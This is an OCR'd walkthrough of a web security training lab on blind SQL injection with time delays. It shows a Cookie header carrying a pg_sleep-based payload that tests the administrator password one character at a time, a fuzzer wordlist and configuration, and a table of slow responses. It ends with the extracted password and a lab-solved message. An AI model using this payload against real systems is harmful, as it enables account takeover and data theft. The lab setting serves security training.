


```
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: TrackingId=0Zp8ZxLaKe5bxzHN'|| (select case when
(username='administrator' and substring(password,1,1)='a
') then pg_sleep(5) else pg_sleep(-1) end from users)--;
session=qn5jLUZcy20obGrVNNpdZWaQuz9r0yP7
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
```

Fuzz Locations:

	...	V...	# ...	# o...
🟩	H...	1	19	0
🟪	H...	a	36	0

Remove without confirmation? ☑




Type: Strings

Contents:

```
a
b
c
d
e
f
g
h
i
j
k
l
m
n
o
p
q
r
s
t
u
v
w
```

Multiline: □

This is out alphanumeric wordlist which we will use to extract the password.



```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
```

```
<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
```

Progress: 1: HTTP - https://0aa300..ty-academy.net/ 100% Current fuzzers: 0

Messages Sent: 720 Errors: 0 Show Errors


Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
514	Fuzzed	200	OK	5.64 s	130 bytes	11,358 bytes		Reflected	15, j
416	Fuzzed	200	OK	5.64 s	130 bytes	11,358 bytes		Reflected	12, t
379	Fuzzed	200	OK	5.66 s	130 bytes	11,358 bytes		Reflected	11, s
611	Fuzzed	200	OK	5.67 s	130 bytes	11,358 bytes		Reflected	17, 8
474	Fuzzed	200	OK	5.67 s	130 bytes	11,358 bytes		Reflected	14, f
30	Fuzzed	200	OK	5.67 s	130 bytes	11,358 bytes		Reflected	1, 3
693	Fuzzed	200	OK	5.67 s	130 bytes	11,358 bytes		Reflected	20, i
183	Fuzzed	200	OK	5.68 s	130 bytes	11,358 bytes		Reflected	6, c
460	Fuzzed	200	OK	5.69 s	130 bytes	11,358 bytes		Reflected	13, 1
649	Fuzzed	200	OK	5.7 s	130 bytes	11,358 bytes		Reflected	19, a
334	Fuzzed	200	OK	5.75 s	130 bytes	11,358 bytes		Reflected	10, j
619	Fuzzed	200	OK	5.78 s	130 bytes	11,358 bytes		Reflected	18, g
255	Fuzzed	200	OK	5.78 s	130 bytes	11,358 bytes		Reflected	8, c
154	Fuzzed	200	OK	5.78 s	130 bytes	11,358 bytes		Reflected	5, j

Alerts 0 1 3 4 Main Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0

Okay the tool made 720 requests from that we will filter out the once which took 5 seconds to respond
and we get the list above

you can also see csv file given in this lab folder

password: 3uppjcyctjst1fjo8gai



Blind SQL injection with time delays and information retrieval

Back to lab description »

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email

Update email

and we have successfulyy solved the lab

--END--